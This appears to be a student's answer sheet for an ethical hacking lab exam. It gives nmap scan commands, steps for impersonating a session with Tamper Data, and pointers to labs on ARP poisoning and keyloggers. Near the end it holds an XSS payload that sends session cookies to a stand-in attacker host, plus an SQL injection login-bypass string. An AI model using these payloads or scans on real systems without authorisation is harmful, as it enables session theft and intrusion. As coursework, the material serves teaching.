**Note:- Question are similar website are different**

Q. Use NMap to perform an ACK scan to determine if a port is filtered, unfiltered, or open.

**A- nmap -sA -T4** [**www.google.com**](http://www.google.com)

Q. Perform SYN, FIN, NULL, and XMAS scans to identify open ports and their Characteristics


A- sudo nmap -sS -p <port> <target-IP>

sudo nmap -sF -p <port> <target-IP>

sudo nmap -sN -p <port> <target-IP>

sudo nmap -sX -p <port> <target-IP>

**OR (2,3,4,5,6)**

****

**Q. Use Wireshark to capture network traffic on a specific network interface. Analyze the captured packets to extract relevant information and identify potential security issues**

A- Practical number 5A(Mam Pdf)

**Q.** **Use Cryptool to perform Encryption and Decryption of Password**

A. Practical Number 2

**Q. Perform Network Analysis using following commands [20] a) ifconfig b) c) ping 40 netstat d) traceroute**

A. Practical Number 3

**Q. Execute the following tasks: a) Perform network scan. b) Find active machines. c) Find number of hops from source to destination. d) Perform ping command**

A. a) Network Scan:

- Tool Used: Nmap

- Command: nmap -sn 192.168.175.0/24

- Result: Found 5 live hosts in the network.

b) Active Machines:

- Machines: 192.168.175.1, 192.168.175.5, 192.168.175.10

- Verified via ping & nmap

c) Number of Hops to www.google.com:

- Command: tracert www.google.com

- Total hops: 9

d) Ping Command:

- Command: ping www.google.com

- Result: Average time = 25ms

**Q. Find the number of hops from your PC to** [**www.prestashop.com**](http://www.prestashop.com)

A. tracert [www.prestashop.com](http://www.prestashop.com) (Use CMD)

**Q. Perform Reconnaisance to obtain following: a) The domain name b) The URL c) Registrant name – Who registered the domain d) Email address e)IP address**

**A.** Practical 1A

**OR**

A.  **Find IP Address**  
➤ Open CMD → Run:

bash

CopyEdit

nslookup www.prestashop.com

 **Find Registrant Name and Email Address**  
➤ Visit any WHOIS lookup site:

* <https://who.is>
* https://lookup.icann.org  
  ➤ Search for prestashop.com  
  ➤ Check "Registrant Contact" section

**Q. Use ARP poisoning to crack password of email account.**

A. Practical number 3(B)

**Q. Install and configure the Tamper Data add-on in Firefox. Intercept and modify HTTP requests to impersonate a user's session.**

A. Step 1: Install Firefox Version 56 or Older (for Tamper Data Compatibility)

Uninstall your current version of Firefox.

Download Firefox 56 (or an older version) from Mozilla's FTP archive.

Install Firefox 56 and open the browser.

Step 2: Install Tamper Data Add-on

Open Firefox 56.

Go to the Tamper Data add-on page on Mozilla’s add-ons website (note that Tamper Data is no longer available in the newer versions of Firefox).

You may need to enable installing older add-ons by going to the Add-ons menu and checking for the Tamper Data add-on under "Legacy" add-ons.

Click on Add to Firefox to install it.

Step 3: Open Tamper Data

After installation, you will find Tamper Data in the Firefox toolbar.

Click on the Tamper Data icon to open its interface.

A prompt will appear asking you if you want to start tampering—click "Start."

Step 4: Intercept HTTP Requests

Now, when you load a page, Tamper Data will show you all outgoing HTTP requests.

When a request is sent (for example, a form submission), Tamper Data will pause it.

You can edit headers, modify cookies, or change parameters before sending the request to the server.

Modify Request Headers: For impersonating users, modify headers like Authorization, Cookie, or User-Agent.

Modify Request Body: Modify data being sent in the request (for example, changing form inputs or POST data).

Step 5: Impersonate a User's Session

Find the request that corresponds to a login or authentication process (e.g., POST /login).

Modify the Cookie or Authorization header to reflect the session of a logged-in user.

After modifying the request, click Submit to send the modified request to the server.

Step 6: Analyze the Response

After the request is submitted, you can analyze the response returned by the server.

If successful, you should be able to see how the server responds to your modified session or user credentials.

**Q. Demonstrate the use of wireshark in sniffing the data.**

A. Practical Number 5

**Q. Create simple keylogger using python and record keys used by user.**

A. Keylogger attached file with folder

**Q. Perform Cross Site Scripting attack to change content of Session Cookies.**

A . Practical Number 6

**OR**

**(Follow steps from mam pdf)**

<script>

document.location='http://attacker.com/steal?cookie=' + document.cookie;

</script>

**Q. Perform SQL Injection and retrieve the user names and passwords from the application**

A. Practical Number 8

**OR**

**(Follow steps from mam pdf)**

admin' OR '1'='1